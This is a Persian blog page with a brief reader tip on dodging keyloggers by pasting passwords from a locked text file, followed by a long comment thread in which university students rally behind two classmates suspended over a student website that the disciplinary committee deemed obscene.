coolzero:برای اینکه با keylogger نشه پسووردتونو درآورد میتونین کلمات عبوذتونو تو یه فایل متنی (قفل یادتون نره) ذخیره کنید و وقتی بهشون احتیاج داشتین copy paste کنین . این روش زمانی مفیده که میدونین key logger تو سیستمتونه ولی یا نمیتونین یا نمیخواین از بین ببرینش

نظرات بازدید کنندگان


نظرات بازدید کنندگان --->

برای دادن نظر روی نظر بدهید که این زیر نوشته شده کلیک کنید و بعد از باز شدن پنجره نظرات با نوشتن مشخصات خود نظر و یا مطلب خود را نوشته و بر روی ثبت نظر کلیک کنید ...

برای نوشتن نظر بروی من کلیک کنید


نظرات دوستان در اینجا به نمایش گذاشته خواهد شد 


ازطرف : محمد رضا تاجوك

پاسخ : بسيار مهم

۲۶ شهريور ۱۳۸۹

به نظر من يه ساعت و تاريخ توي سايت مشخص كنيد كه تمام بچه هاي سايت اون روز دسته جمعي بيان بريم دم كميته انضباطي و اعتراض كنيم
من يكي همه جوره در خدمتم


ازطرف : نیما

 از نظر و لطفتون ممنون ، واقعیتش میخوام ببینم نظر جمع چی هستش ، اگر همه موافق باشند و همکاری کنند شاید بشه به جایی رسید ، بگذار ببینیم که نظر بقیه چی خواهد بود ...


ازطرف : كورش جلال پور

سلام دادا . هوا تو داريم به نظر من نامه دادن به رييس دانشگاه بهترين كاره . اگه هم جواب نداد فرستادن نامه به اداره مركزي


ازطرف : نیما

سلام ،  نظر منم همینه ، اگر همه موافق باشند ، امیدوارم همه بیان و نظر بدهند ...


ازطرف : محمد رضاسلطاني

SALAM

۲۶ شهريور ۱۳۸۹

agha rastesh 1 bar man to sait didam ke 1nafar akse (beine paye zan)ra baraye khod gozashte.fekr konam ona bekhatere hamin bude ke gir dadan.ama filme bad aslan to saiteton nabude va gire alaki bude.in sait khob ast chon mitavan az kasani ke hata nemishnasim ya rumum nemishavad komak begirim in kar ra anjam dahim.man khodam mikhaham failhaye )pdf) amuzeshi va tahghigh bezaram ama balad nistam


ازطرف : نیما

ممنون از نظرتون ...
راستش اگر کسی عکس ناجوری برای پروفایل خودش انتخاب کند شخصیت خودش رو نشون داده و اتفاقی هست که توی همه سایتها می افتد و سعید اگر موردی بوده حذفش کرده ، راهی نیست که افراد رو بشه کنترل کرد قبل قرار دادن تصویر ، ما فقط میتونیم بعد قرار دادن حذفش کنیم ، که البته با همکاری اعضا کمتر این اتفاق می افتد ، ما میتوانید از روی آی پی فرد آدرس فرد رو بدست بیاریم و معرفیش کنیم ، ولی مسعولیت قرار دادن تصاویر پرو فایل با خود افراد می باشد ، ما چه گناهی کردیم ...
 
در مورد نوشتن در وب سایت هم میتوانید با سعید فراهانی هماهنگ کنید که آدرس پرو فایلش اینه :
 
 
بازم ممنون از نظرتون


ازطرف : جواد پرستش

در مورد مشكل شما

۲۶ شهريور ۱۳۸۹

سلام
دوست عزيز بسيار متاثر شدم.مطلبي يا راه كاري به ذهنم نمي رسه . من در سايت پست كمي دارم . گاه گداري كه مشكلي يا سوالي دارم از دوستانم كه عضو شدن در سايت مي پرسم كه از اين بابت سايت خيلي كمك كرده . الحق و النصاف من تا الان چيزي نديدم و مطلبي كه خلاف عرف و شرع باشه .
اميدوارم كه مشكل شما به زودي حل بشه .


ازطرف : نیما

ممنون از نظرتون ، شما میتوانید از طریق این آدرس از نظرات دیگران مطلع شوید ...

http://t-college.blogfa.com/post-274.aspx


 ازطرف : زهره طهراني پور

none

۲۶ شهريور ۱۳۸۹

salam mr nima, man payame shomaro khondam! rastesh rahi be zehnam naresid , ama agar komaki az dastam bar biad khoshhal misham komak konam chon vaghean be in kari ke anjam dadan dar haghetoon eteraz daram. shayad age hameye bache haye site jam beshan o be in kar etraz konan in hokm ro avaz konan va ishalla be sabte name ba takhir beresid
kholase age komaki az dastemoon bar miomad hatman begid , khoshhal mishim


  ازطرف :  نیما

 از لطفتون ممنون خانم طهرانی عزیز ...
ما هم امیدواریم ...
اگر همه بچه ها همکاری کنند و از سایت حمایت بشه توسط همه شاید بشه مشکل حل بشه ...
من از ریاست دانشگاه وقت ملاقات خواستم ولی به من وقت داده نشد ، یک نامه نوشتم براشون که زیرش نوشتند که معاونت محترم دانشجویی بررسی گردد ، براشون ایمیل هم زدم ، امیدوارم ایشون به مسئله رسیدگی کنند ، ولی من و سعید احساس تنهایی میکردیم ..


ازطرف : سعيد فراهاني

اخطار

۲۷ مرداد ۱۳۸۹

با سلام
طبق اعلاميه قبلي تمام اعضايي كه در پروفايل خود اطلاعاتي به صورت فينگليش گذاشته باشند اشتراكشون حذف خواهد شد. از دوستان محترم تقاضا دارم اطلاعات پروفايلشون رو به فارسي تغيير بدن.

در مورد اطلاعات هم يا اطلاعات نزارين يا اطلاعات درست بزارين در غير اين صورت نيز مجبور به حذف اشتراكتون هستم

تمام دوستاني كه عكس پروفايلشون نامربوط يا به صورت بي حجاب بود اشتراكشتون حذف شد. تعداد كمي هم فقط عكسشون رو حذف كردم تا متوجه اشتباه شن. ولي از اين به بعد كلا همه اشتراك ها حذف ميشوند. براي جلوگيري از دلخوري يا حذف اشتراكتون يا عكس نزارين يا اگه ميزارين طبق قوانين باشه


 جمعه 26 شهریور1389 ساعت: 19:1

توسط:طهرانی پور

سلام
این که به رئیس دانشگاه نامه دادین فکر خوبی بوده !
اما اگر دیدید باز هم رسیدگی نکردن به نظر من اگه همه جمع بشیم و به این رای اعتراض کنیم مشکل حل میشه. این واقعا بی انصافیه چون سایت موردی نداشته که بخوان اینجوری حکم صادر کنن!!!!!!


 توسط: سحر اسماعيلي

manam ba ko0rosh moafeghaaam akhe kodo0m aks ma ke aksamo0n hame ba hejaaabeeeeee


توسط: نیما

واقعا از این همه لطف شما دوستان تشکر میکنم ، ممنون سحر جان ، امیدوارم بتونیم به نتیجه برسیم ...


سلام آقا نيما.من شمارو نميشناسم ولي ميدونمتلاشتون براي اين سايت و ارتقاي سطح كيفيت اون براي شما چقدر اهميت داره.من درسم تموم شده ولي فكر كنم بتونم كمكتون كنم.ميتونيد براي استشهاد و پيگيري رومن حساب كنيد.اگر تونستيد منو اد كنيد تا تو جريان كارها باشم.متاسفانه هم رشته اي نيستيم وگرنه منو ميشناختيد.ولي از بچه هاتون كمو بيش پيگير كاراتون بودم.متاسفم براي اين مساله ولي اميدوارم بتونم كمكتون كنم


توسط: نیما
احمد عزیز مهم نیست که هم رشته ای باشیم یا خیر مهم اینه که دوستان خوبی مثل شما توی سایت هستند و هدف از داشتن سایت هم ارتباط دانشجویان با هم و رفع مشکلات یکدیگر و پاسخ سوالات توسط دیگران هست ُ از اینکه نظرتون رو نوشتید ممنون دوست عزیز ُ منم فکر میکنم یک نامه به ریاست دانشگاه و امضا همه دوستان دانشجو زیر ان میتواند مفید واقع بشود ...

 
 با سلام
نيما جان من با سعيد چند ساعت صحبت كردم در حال حاضر هم سعيد گفت 22 واحد انتخاب كرده است پس شما چرا واحد انتخاب نكردين
جالبه كه سعيد به من گفت اول به من شك داشته
حتي به سعيد گفتم بياد با هم بريم پيش رئيس دانشگاه ولي سر قرار نيامد
به ائ گفتم نامه بنويس در زمان ثبت نام از بچه ها امضا مي گيرم با شماره دانشجويي ولي گفت وفا (يكي از بچه هاي يوني) نامه مي آورد وقتي وفا را ديدم هيچي نيا ورده بود
حالا كه گفت 22 واحد براي اين ترم اتخاب كرده خوشحال شدم و فكر كردم مشكل شما هم حل شده
شما هم شما را فقط يك بار در زنگ استاد مقصودي ديدم هموني كه به شما گفتم ويلا داري در شمال نمي دونم يادت هست يا نه؟؟
 به هر حال هر كمكي بتونم به شما مي كنم
 

توسط: نیما
نمیدونم چرا فکر میکنید که سعید اینجوری فکر میکنه یا بین شما چی گذشته ، ولی من اینجور که میگید نیست و سعید و من نمیتوانیم ثبت نام کنیم این ترم رو ، لا اقل تا الان ، خبری هم از اعتراضی که کردیم نشده ، از همه دوستان تقاضا میکنم که از ما حمایت کنند و هر جوری که میتوانند به ما کمک کنند ، من این مطلب رو ارسال کردم که شایعاتی که شده بود رو جمع کنم و موضوع کاملا روشن بشه و پشت ما حرف و حدیث درست نشده و هر کسی هر جوری میتواند برای سایت که متعلق به همه است انجام بدهد ...
 

ازطرف : شهروز اكبري

سلام نيما جان منم همه جوره حاضرم كمك كنم اگه برنامه اي داشتين بهم زنگ بزن من سريع خودمو ميرسونم دانشگاه


ازطرف : نیما
 
خیلی ممنون شهروز جان ، اگر همه بچه ها حمایتشون رو از ما و سایت اعلام کنند همه پیگیر قضیه باشند فکر میکنم باعث بشه عادلانه تر برخورد بشه و مسئله بررسی بشه ...


نامه جواب نميده بايد همه جمع شيم و حضوري به خدمت برسيم اعتراض خودمون و بيان كنيم
 

ازطرف : نیما
 
محمد عزیز منم همین فکر رو میکنم ، باور کنید من و سعید ۱۰ بار رفتیم جواب ما رو ندادن کاری صورت نگرفته ولی اگر همه دوستان پیگیر کار ما باشند و تشرف بیارن قرار ملاقات با ریاست دانشگاه بگذاریم تا موضوع بررسی شود و احساس بشه که سایت به شخص خاصی متعلق نیست و بسیار هم مفید هستش تاثیر بهتری داشته باشه ...


توسط:شهروز اکبری
 
جمعه 26 شهریور1389 ساعت: 20:40

 با عرض سلام و احترام خدمت سید نیما نصیری
من از زمانی که توی این سایت عضو شدم هیچ چیزی جز مطالب درسی و آموزشی ندیدم تمام دوستان دانشجو دارن این موضوع رو رعایت میکنن و اینکه حکم دادن که توی این سایت کارهای خلاف عرف و عکس و فیلم گذاشته شده اصلا صحت نداره و من کاملا مخالفم با این حکم صادر شده از سوی کمیته انضباطی و حاضرم به عنوان یکی از اعضای سایت تمام بچه ها و سید نیما نصیری رو همراهی کنم و به این حکم اعتراض کنم و همه جوره هم حاضر به همکاریم، من نیما رو خیلی خوب می شناسم کسی نیست که بخواد کاری توی سایت انجام بده که به اعتبار چند سالش لطمه بخوره نیما چندین و چند وبلاگ و وبسایت رو داره مدیریت میکنه که توی هیچ کدومش فعالیت خلافی انجام نداده که حالا بخواد توی این سایت که همه میشناسنش بخواد از این کارایی که اسم برده شد انجام بده.

نیما جان با تمام قدرتمون ازت حمایت میکنیم و رو همکاری من حساب کن امیدوارم مشکلت حل بشه.


ازطرف : نیما

بله شهروز جان هر کسی نداند شما میدونید که من هر کاری برای بچه ها از دستم بر می آمده انجام دادم ، مدتی هم توی سایت های فاز ۲ دانشگاه فعالیت داشتم و نظم خاصی به سایت و کامپیوتر های اونجا داده بودم ، وبلاگ بسیج دانشگاه رو براشون راه اندازی کردم ، خدایی کجای سایت تصاویر مستهجن به تعریف واقعی کلمه مستهجن وجود داشته ، تعریف مستهجن به معنی پیدا بودن بدن زن و مرد بدون لباس میباشد ، آیا در سایت چنین چیزی بوده ؟ از شما دوستان کسی چنین چیزی دیده ؟

اگر خاطرتان باشد بنده با جمع آوری امضا دانشجویان 20 واحد جبرانی بچه های کارشناسی را  طی نامه ای به ریاست دانشگاه و پیگیری به 12 واحد کاهش دادم یا برای اولین بار طی نامه ای و جمع آوری امضا درخواست اتصال اینترنت بیسیم در دانشگاه برای استفاده دانشجویان رو کردم که الان این مسئله محیا شده است  ، چیزهایی که فکرشون رو هم نمیکردید ...!

حالا از همه دوستان ، اساتید و کارمندان و دانشجویان درخواست دارم هر جوری میتوانند از ما حمایت کنند و پیگیر قضیه باشند ، واقعا با آبروی بنده بازی شده ...


 توسط:سحر احمدی پور

جمعه 26 شهریور1389 ساعت: 21:1


 خیلی ناراحتم که دو تا از هم کلاسیام باید تعلیق شن . اگه تصویر بدی تو سایت باشه بقیه میتونن به مدیر گزارش بدن و این موارد توی همه سایتا ممکنه پیش بیاد


ازطرف : نیما

سحر جان ما هم همین رو بیان کردید ، ولی میگن وقتی سعید سایت رو راه اندازی کرده مسئول دیگران هم هست ، من گفتم زمانی که سایت دانشگاه راه اندازی شد و قدیمی های دانشگاه میدانند ، یک قسمت به نام برد آزاد راه اندازی شده بود که دانشجو که با نام کاربری لاگین میکرد میتوانست اونجا مطالبی آزادانه بنویسد ، حالا این وسط برخی چیز هایی هم مینوشتند که در خور نبود و به ریاست دانشگاه هم بد و بیرا مینوشتند ، خوب داشگاه که مسئول این قضیه نبود ، خود کسی که مینوشت مسئول بود ، در ثانی وقتی لینکی به جایی داده میشود دلیل بر تایید اون مطلب نیست و در اینترنت هزاران مطلب نوشته میشود ، سایت که زیر نظر دانشگاه نبوده و نیست و دانشگاهم مسئولش نیست که الان داره اینجوری برخورد میکنه ، این یک سایت کاملا شخصی هست که سعید راه اندازی کرد و من و بقیه دوستان توش عضو شدیم و فعالیت کردیم جهت تبادل داده ها و آموزش و طرح سئوالات و دوستی و آشنایی بیشتر ، حالا مستهجن بودن سایت و توهین به شخص و یا گروهی باید به اثبات برسد و طبق تعریف قانون اعمال شود ، اینکه شخصی از سایت یا ارتباط دانشجویان خوشش نمیاد موضوع سلیقه ای و شخصی میشود ، تعریف مستهجن واضح و روشن است و اینگونه نیست که میگویند هر کس شاید تعریف خاصی داشته باشد ، کدام فیلم در سایت بوده ، این سایت که اصلا قابلیت قرار دادن فیلم را ندارد ...!


توسط:محمد رضا تاجوک

جمعه 26 شهریور1389 ساعت: 21:16

به نظر من هم باید یه روز قرار بزاریم تمام بچه های عضو سایت جمع بشیم و بریم اعتراض کنیم


ازطرف : نیما

خوشحالم که دوستان نظراتشون رو در کمال حفظ احترام و بدور از جانب گیری و در چهار چوب قانونی بیان میکنند ، یادم است یکی از دوستان به من گفت سری که درد نمیکند دستمال نمیبندند و سایت رو تعطیل کنید ، آقای سعید فراهانی گفتند که من سایت رو نگه میدارم ، دوست دارم به دوستام خدمتی بکنم و دانشگاه رو به همه معرفی کنم و سایت و مقالاتش یک نمونه عالی و مرجع برای همه دانشجویان باشه و همه آرزو کنند در دانشگاه ما باشن ، الان میبینم که کار سعید بی لطف هم نبوده و دوستان خوبی مثل شما هستند که ارزش تلاش دوستان سایت رو درک میکنند ...

ممنون محمد رضا ، امیدوارم که همه دوستان مثل شما و دیگر دوستان که نظر دادند باشند ...


ازطرف : حسين ميرزائي

 salam nima asasi narahat shodam

برو اعتراض کن ، برو ساختمان مرکزی


ازطرف : نیما

واقعیتش ما منتظریم ببینم که ریاست دانشگاه چه تصمیمی میگیرند و جواب اعتراض ما به رای کمیته انضباتی چی میشه ، تا الان پاسخی نگرفتیم ، برای همین موضوع رو عمومی کردیم که همه در جریان باشند که چی شده است و نظر همه رو بدانیم ...

ممنون حسین جان از درج نظرتون ...

توی سایت دانشگاه نوشته شده است که :

ملاقات حضوری اساتید و دانشجویان گرانقدر با آقای دکتر میرزا، ریاست محترم دانشگاه آزاد اسلامی واحد قیام دشت،  همه روزه  از ساعت 11 الی 11:45 در  دفتر ریاست دانشگاه امکان‌پذیر می‌باشد.آدرس پست الکترونیک ertebat@qdiau.ac.ir

ولی ما به عنوان دانشجو مراجعه کردیم ایشون نپذیرفتند ما رو که به صحبتهای ما گوش کنند ، نامه دادیم نوشتند جناب معاونت دانشجویی بررسی گردد ، معاونت دانشجویی هم که پاسخ درستی به ما نمیدهند ، اگر این مسئله حل نشود ، دوستان لطف کنند و یک برگ به امضا همه دانشجویان برسانیم ، فکر میکنم مفید باشد


ازطرف : امير محمدي

 salam nima jan/kheily mokhlesim/khubi? man kheily khub shomaro mishnasam chandbaram to goroh beheton salam dadm vali shoma be ja nayovordid/chashm  hatman be etelaee dostan miresunam 


ازطرف : نیما

شرمنده امیر جان که نشناختمتون و ممنون از لطف شما ...


ازطرف : امير

سلام نيما جان.نگران نباش اگه همه بچه ها باهم پشتت باشن مشكلت حل ميشه. نظرمو تو وبلاگت گذاشتم فقط هر كار ميكنيم تا قبل از حذف واضافه بعدش ديگه ديره


ازطرف : نیما

ممنون امیر جان امیدوارم که هر چه زودتر این مسئله حل بشود


ازطرف :  امير

اقا نيما اين قضيه ميتونه خيلي كش دار بشه. ميتونه هم با يه نامه ساده حل بشه.ولي براي اينكه بدوني پشتتو خالي نميكنم بهت ميگم كه با اين كه نميشناسمت ولي سر اين قضيه تا آخرش پايتم.


ازطرف : نیما

ممنون امیر جان ، صحبتهای شما باعث دلگرمی من شد ...


ازطرف :  مريم

متاسفام كه دانشگاه چنين برخورد غير منطقي رو با شما كرده ...ولي شما بايد از قبل انتظار يه همچين چيزي رو ميداشتيد ...اصلا به اين فكر نكنيد كه اين يه سايت ازاده و به دانشگاه ربطي نداره ...چون اينجا ايرانه و تو ايران همه چيز به همه كس ربط داره ...در ضمن مسئولان و مديران تعريف خودشونو از مستحجن دارند ...تعريفي كه شايد من يا شما ازش سر در نياريم....


ازطرف : نیما

مریم عزیز نمیدونم ولی در قانون تعریف روشن و واضح از مستهجن آورده شده است ...

به هر حال ممنون از نظر شما ، امیدوارم که همه به اصل قانون توجه کنند و شخصی اعمال نظر نشود ..


ازطرف : نيلوفر يوسفي

پاسخ : بسيار مهم

۲۷ شهريور ۱۳۸۹


 salam ham uni harfat kamelan doroste vaghean vase etefaghi ke vasat oftade moteasefam be nazare man ye name benevis vase raees uni ma hame poshtetim ziresho emza mikunim .vaghean nemidunam chera be jaye inke ghadre kasaee mesle shomaharo0 bedonan bahatun in karo mikunan ((((((((((((((((


ازطرف : نیما

تشکر نیلوفر عزیز


ازطرف : آناهيتا نجفي

واقعا از مشكلي كه پيش اومده متاسفم.منكه تو سايت چيزي خلاف عرف و شرع نديدم.منم با نوشتن نامه و امضا بچه ها موافقم.اميدوارم كه اين مشكل زودتر حل شه


ازطرف : نیما

آناهیتای عزیز از شما ممنونم ...


ازطرف :  مصطفي

اقا نيما از تو به يك اشاره* از ما به سر دويدن


ازطرف : نیما

از لطفت ممنون مصطفی عزیز ، ارادت مندیم ...


ازطرف :  امير

نيما جان اول راه مسالمت اميز.يه نامه مينويسي براي رييس دانشگاهوكميته انظباتي همه بچه هاي سايت ميان زيرشو امضا ميكنن.انشالاه كه جواب ميده و مشكلت حل ميشه.اگر نشد يه روز با بچه هاي سايت قرار ميزاريم دانشگاه جمع ميشيم حضورا خدمتشون ميرسيم.مصطفي خيلي خوب گفت از تو به يك اشاره از ما به سر دويدن


ازطرف : نیما


خیلی مخلصیم ، واقعا امیر و بچه های دیگر خیلی شرمنده کردین بنده و سعید رو با این همه لطفتون ..


توسط:امیر

شنبه 27 شهریور1389 ساعت: 0:34

 سلام اقا نیما.واقعیتش خیلی عصابم خورد شد پیامتو خوندم.من زمان زیادی نیست عضو سایت شدم ولی تو همین مدت کلی از این سایت استفاده کردم وبه دردم خورده.من از بچه های شیمی دانشگاهم .سایت فوق العاده ای دارید ولی متاسفانه چنین فعالیت هایی در دانشگاه های ایران با درد سر های زیادی روبرو میشه مشکل از ریشه هست... ولی در مورد مشکل پیش اومده برای تو وکمک برای حل اون من به شخصه همه جوره پایتم و سرم برای این جور مثایل درد میکنه.ولی اول پیشنهاد میکنم یه نامه به رییس دانشگاه و کمیته انظباتی بنویسی و به رای کمیته انظباتی اعتراض کنی و همه بچه های سایت یه روز بیان دانشگاه زیرشو امضا کنن. اگه نتیجه نداد همه بچه ها یه روز با هم تو دانشگاه تجمع میکنیم.خوشحال شدم باهات اشنا شدم انشاالاه مشکلت حل بشه ماهم کمکت میکنیم نگران نباش.امیدوارم به زودی تو دانشگاه ببینمت


ازطرف : مونا نعمتي

پاسخ : بسيار مهم

۲۷ شهريور ۱۳۸۹


 سلام من واقعا از ته دل شما رو درك ميكنم اتفاقي برام افتاده بود البته ربطي به يوني نداشت ولي ميفهمم بي گناه باشي و يه چيز گنده بهت ببندن چه حسي داري...................  راهنمايي هم نميتونم بكنم چون تو يوني اشنا ندارم........... خدا صبرتون بده ... فقط همينو ميتونم بگم....................................


ازطرف : نیما

 ممنون مونای عزیز ولی اگر جای من بودین و ترم ۳ مهندسی بودی و کلی مشکلات شخصی خودت و شرکتت روی سرت بود و این انگ هم بهت زده میشد واقعا تحمل برات سخت میشد ، امیدوارم همه بچه ها بیان و نظر بدهند و تا فردا یا ژس فردا به جمع بندی برسیم و یک نامه برای ریاست دانشگاه بنا به نظر اکثریت با امضا همه بنویسیم تا ببینیم شاید فرجی شد ...


ازطرف : محمد نادعلي پور

پاسخ : بسيار مهم

۲۷ شهريور ۱۳۸۹

 سلام
نيما جان خودت مي دوني كه اغلب اوقات از سر بيكاري و تفريح من سايت و انجمن چك مي كنم ؛ حرفاي حراست دانشگاه زياد بي ربط نيست مثلا من يه تاپيكي به نام خاطرات زدم كه يكي از بچه ها (اسمش نمي تونم بگم) اون كليپ حركت گوسفندا از جلوي درب دانشگاه آپ كرده بود و ...
اينم مطمئن باش كه اسم تو همين جوري تو حراست مطرح نشده اين كه چي جوري شده ديگه بماند ولي جدا من برا اوني كه اين كار كرده بسيار متاسفم!!!!
با نهايت تاسف - دوستار شما محمد نادعلي

 
ازطرف : نیما
 
ببین نادعلی عزیز اگر کسی عکس قرار داده که من هم میدونم کی بوده مثلا خانم منصوری که عکس گوسفند رو قرار داده بود که از جلوی درب میگذشت ، خوب اون تصویر چه درست چه نادرست ، واقعی بوده و چیزی بوده که اتفاق می افتد و ایشون عکس گرفته بود از جلوی درب و قرار داده و بعد حذف شده توسط سعید ، بعد هم اون چه ربطی به این داره که سایت رو مستهجن اعلام کنند ، ما داریم رای صادره رو میگیم ، شما یک داستان دیگر رو میگید ...
 
در هر صورت واقعا نمیدونم چی بگم ...
 
تو خودت یکی از اعضا فروم بودی و قبل اینکه من عضو بشوم ، تو مدیر انجمن بودی ، و چون برخی مطالب رو مینوشتی حذف شدی ، حالا درست نیست که خودتون رو بکشید کنار و سر بقیه کاسه و کوزه بشکنید ، حالا که دیدی اینجوریه میگی من سایت کم می اومدم ُ در حالی که بیشترین تایپیک در سایت مال شما بوده و فکر نکنم چنین چیزی همینجوری سر زدن به سایت باشه ...
 
من که حلال نمیکنم کسی که به من این انگ ها رو زده و امیدوارم پاشو بخوره هر کسی که خود شیرینی کرده یا نتونسته این جمع خوب دانشجویی رو ببینه ...
حالام وقتی نوشتن مستهجن شاید تو معنی مستهجن رو نمیدونی یا خودت رو به اون راه زدی ...
واقعا متاسفم برای تو و برای خودم ...


ازطرف : فريبا صادقي

پاسخ : بسيار مهم

۲۷ شهريور ۱۳۸۹

  salam mr nima,vaghean moteaser shodam az etefaghi ke baraye u va agha saeed pish omade.agar fekr mikonid  in kar be salahe ba bache ha gharar bezarid ye jame ziadio tashkil bedim berim uni az shoma va aghaye fsarahani defa konim begim  in hokmai ke sader kardid aslan sehat nadare!!!!!!


ازطرف : نیما

خیلی ممنون فریبای عزیز ، مثل اینکه نظر جمع همینه که یک نامه تهیه بشود و به امضا همه افراد اعضا سایت و دانشگاه برسد و ما با شواهد و مدارک و استشهاد دوستان به سازمان مرکزی مراجعه کرده و نسبت به اعتراض به رای صادره اقدامات لازم را انجام دهیم ...

تا خدا چی بخواهد و چه شود ، هر چی قسمت باشه ما شاکریم ...


 ازطرف : احمد خسروي

سلام نيما جان.بچه هاي ما قبلا به دليل بي كفايتي بعضي از اساتيد نامه نگاري با رياست كرديم و نتيجه نگرفتيم ولي حضوري و با ديدن جمعيت بهتر جواب داده.من پيشنهاد ميكنم متن نامه را بنويسيد و يك روز براي جمع آوري امضا دور هم تو دانشگاه جمع بشيم و حضورا نامه رو به رياست تحويل بديم.فكر ميكنم بهتر جواب بده.اگر جواب نداد بعدا ميگم چيكار كنيم كه زودتر به جواب برسيم.من منتظر اعلام تاريخ گردهمايي بچه ها توي دانشگاه از طرف شما ميمونيم.انشالله درست ميشه.نگران نباش.ما همه حامي شما هستيم


ازطرف : نیما

احمد عزیز منم با این نظر موافقم ، البته به طور محترمانه و به دور از شلوغ بازی ، یک نامه تهیه بشود در دو نسخه ، یکی برای ریاست محترم دانشگاه و دیگری برای ریاست محترم کمیته انضباتی سازمان مرکزی و از دو طرف پیگیری بشود ، واقعا دیدید که در طول ترم با تهیه نامه شد ۲۰ واحد رو به ۱۲ واحد جبرانی تغییر داد ، اگر حداقل ۶۰ نفر از اعضا حدود ۳۰۰ نفر سایت نامه را امضا کنند هم فکر میکنم خیلی مفید باشه ، به سعید میگم تا هماهنگی ها رو انجام بده ، واقعا اعصاب من بدجور روی تراش هست ...

دم همه شما گرم و ممنون از این همه لطف ...


ازطرف : مصطفي

منم موافقم اما خواهشا اين تاريخ توي مهر باشه خيلي بهتره من اون زمان ديگه گرفتار نيستم و ااكثر بچه ها هستند.داداش نيما نترس ما ....ريم
 

ازطرف : نیما
آخه مصطفی عزیز میترسم از ثبت نام و حذف و اضافه بگذرد و بشه و نوش دارو بعد از مرگ سهراب و بگن دیر شده برای بررسی ...


ازطرف : رويا اصغري

پاسخ : بسيار مهم

۲۸ شهريور ۱۳۸۹

  آقاي نصيري گرامي اين موضوعي كه شما مطرح كرديد در سطح اختيارات دانشگاه نمي باشد كه بخواد با شما و آقاي فراهاني اين كارو انجام بده مگر اينكه تخلف ديگه اي بغير از اين موضوع وجود داشته باشه اگر هم وجود ندارد و فقط اين موضوع سايت مطرح مي باشه شما بهتره به رئيس كميته انظباتي كل دانشگاه آزاد نامه اي نوشته و يا اينكه حضورن پيگير اين موضوعي كه دانشگاه در مورد شما و آقاي فراهاني اعمال كرده باشيد چون در اين باره هيچ ماده اي در ضوابط دانشگاهي وجود ندارد كه اگر دانشجو و يا دانشجوياني كار شما را انجامداده باشه بايد يكسال معلق از تحصيل بشه

 
اميدوارم خيلي زود اين سوء تفاهم برطرف بشه
 

ازطرف : نیما
 
رویای عزیز دانشگاه فقط به دلیل همین سایت که توش عضو هستید ما رو تعویق کرده ، راستش امروز با سعید به سازمان مرکزی مراجعه کردیم و با نشان دادن سایتهای نمونه مانند کلوپ که توسط خود فیلترینگ به عنوان سایتهای مفید معرفی میشود و دلایل و مستندات و بند های اصلی قوانین توضیحات لازم را بیان کردیم ، قرار شده که ژیگیری کنند و ممنون میشم که بچه ها نامه ای تهیه کنند و به امضا همه در مورد این سایت برسد تا به سازمان ارائه کنیم و اعتراض جنبه رسمی تری پیدا کند ، به زودی روش مناسبی جهت جمع آوری امضا همه از طریق سایت و اینترنت معرفی میکنیم که دوستان راحت تر باشند ...
با تشکر شما و نکته سنجی شما


ازطرف : مجتبي نانا

سلام

۲۸ شهريور ۱۳۸۹

salam nima jan
dastane ekhraj shodaneto shenidam
saeed ham eshtebah kard k bdoone ejeze hamchin siti rah endakht
ama in haghetoon nabood


ازطرف : نیما

 تشکر مجتبی عزیز از درج نظرتان ولی تا جایی که من جریان هستم و چند بارم دیدم سعید رو ، سعید به دانشگاه گفته بود که مجوز بدن اگر لازم است ولی گفته بودن سایت شخصی میباشد و مربوط به دانشگاه نمیشود ، متاسفانه ولی چون دانشجو هستیم همه بیشتر در نظر هستیم و دانشگاه هم این حق رو به خودش داده که این حکم رو صادر کند ، ولی خدایی آیا سایت واقعا مستهجن است ، آیا حق ما اینه ، سازمان مرکزی هم میگفتند دانشجویان یا هر کسی حق دارند که سایت داشته باشند ...


توسط:fariba sadeghi
یکشنبه 28 شهریور1389 ساعت: 15:46
ishala moshgele har jofteton hal she.age khastid berid uni manam hastam
 

توسط:مصطفی
شنبه 27 شهریور1389 ساعت: 22:7
سلام نیما جان
من هم با نظر اقای تاجوک موافقم یه روز باید قرار بزاریم با هم بریم دانشگاه تا سو, تفاهم بوجود امده را با کمال احترام با مسئولین رفع و رجوع کنیم مسولین حتما رسیدگی می کنند
 

 ازطرف : نیما
من فکر میکنم برخی از بچه ها یا باور ندارن که این اتفاق افتاده یا فکر میکنند به دلیل دیگری ما رو تعلیق کرده اند ، من به سعید میگم که کلیه مدارک رو اسکن کنه با ماده قانونی و حکم رو هم در سایت قرار بده تا بچه ها ببینند که داستان واقعی هستش ، چه دلیلی داره که دروغ بگیم ، برای همین سایتی که الان توش هستید حکم زدن و مستهجن معرفی کردند ، برخی دوستان باعث میشن کفر آدم بالا میاد ، البته برخی که میگم یکی یا دونفر هستند و بقیه دوستان که خیلی لطف داشتند ، مام از دوستان توقع هیچ کاری نداریم ، هر کسی دوست داشت لطف کنه یا کمکی کند بکند ، هر کس هم نخواست به خدا اگر ناراحت بشیم ، لا اقل من به این سیستم بی وفایی و بی معرفتی برخی افراد عادت کردم ، ببخشید من امروز باز این مسئله تعلیق رو دنبالش بودم اعصابم به هم ریخته شرمنده اینجوری نوشتم ، کوچیک همه بچه های یو نی هم هستیم ...

 
ازطرف : احمد خسروي
سلام آقا نيما.چيكار كردين؟كي براي امضا جمع بشيم؟امير جان شماهم حالا خودتو كنترل كن.ميدونم زور تو بازوهات كپك زده ولي بزارش براي راند آخر.هدرش نده


ازطرف : امير
داش حسن ول كن ولم كن بزار يه گردو خاك بكنم فكر نكنن ما پشت داش نيما رو خالي كرديم
سلام اقا نيما ببخشيد در حضور شما صدامونو بلند كرديم .اقا چه كردي؟


ازطرف :مصطفي
 
allaaaaaaaaaahoakbarrrrrrrrrrrrrrrrrrr

 
ازطرف : مونا
امضايي چيزي هست منم خبر كنيد


ازطرف :  نیما
 
سلام عرض میکنم خدمت شما دوست و هم دانشگاهی عزیز
از لطف شما و همه دیگر عزیزان ممنونم ، راستش با نظراتی که در آدرس :
 
 
درج شده بود توسط دوستان به این جمع بندی رسیدیم از پیشنهاداتی که ارسال شده بود که به سازمان مرکزی مراجعه کنیم ، بنده و سعید 3 روز پیش به سازمان مراجعه کردیم و خدمت ریاست محترم کمیته انضباطی سازمان مرکزی رسیدیم و ایشان را در جریان قرار دادیم و مدارک خود را به ایشان ارائه کرده و توضیحات لازم را بیان کردیم ، قرار شد که از دانشگاه جویای جریان شوند و با ما تماس بگیرند .
